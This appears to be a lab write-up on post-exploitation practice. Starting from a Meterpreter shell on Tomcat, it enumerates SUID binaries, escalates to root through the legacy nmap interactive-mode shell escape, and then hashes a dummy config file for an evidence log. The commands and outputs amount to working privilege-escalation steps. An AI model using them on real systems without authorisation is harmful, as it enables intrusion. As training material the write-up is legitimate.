Post-Exploitation Practice


Author: Harshal Harekar
Date: 07/10/2025

Objective

After gaining access, the goal is to escalate privileges and gather evidence.


Privilege Escalation

Continuation from PoC for exploiting Tomcat Manager from Exploitation phase.
The Tomcat exploit likely gives you a low-privilege tomcat user shell. A common technique on older Linux systems is to find SUID binaries that can be abused.



```
meterpreter > shell
Process 1 created.
Channel 1 created.
meterpreter > find / -perm -u=s -type f 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
/bin/sh: line 1: find: Permission denied
/bin/sh: line 2: [-]: command not found
^[[A^[[A^[[B^[[B^[[B
/bin/sh: line 3: : command not found
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
```

See nmap in the list. Older versions of Nmap had an interactive mode that could be used to escape to a root shell. In the shell, run: nmap --interactive and then at the nmap prompt, type !sh to get a root shell.




```
/usr/lib/pt_chown
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Evidence Collection

As root, you can now access anything. Let's create a dummy config file and hash it.

1. As root, create a file
echo "db_password=secret123" > /tmp/target.conf

2. Calculate its SHA256 hash
sha256sum /tmp/target.conf
The output will be a long string of characters-that's your hash.



```
echo "db_password=secret123" > /tmp/target.conf
sha256sum /tmp/target.conf
311dc979a527013e59a98dc2ee419cb2e13c3d75c1a027e3054e7dc98b7b8ae5  /tmp/target.conf
```

Item	Description	Collected by	Date	Hash Value
Config File	/tmp/target.conf	Harshal Harekar	07-10-2025	311dc979a527013e59a98dc2ee419cb2e13c3d75c1a027e3054e7dc98b7b8ae5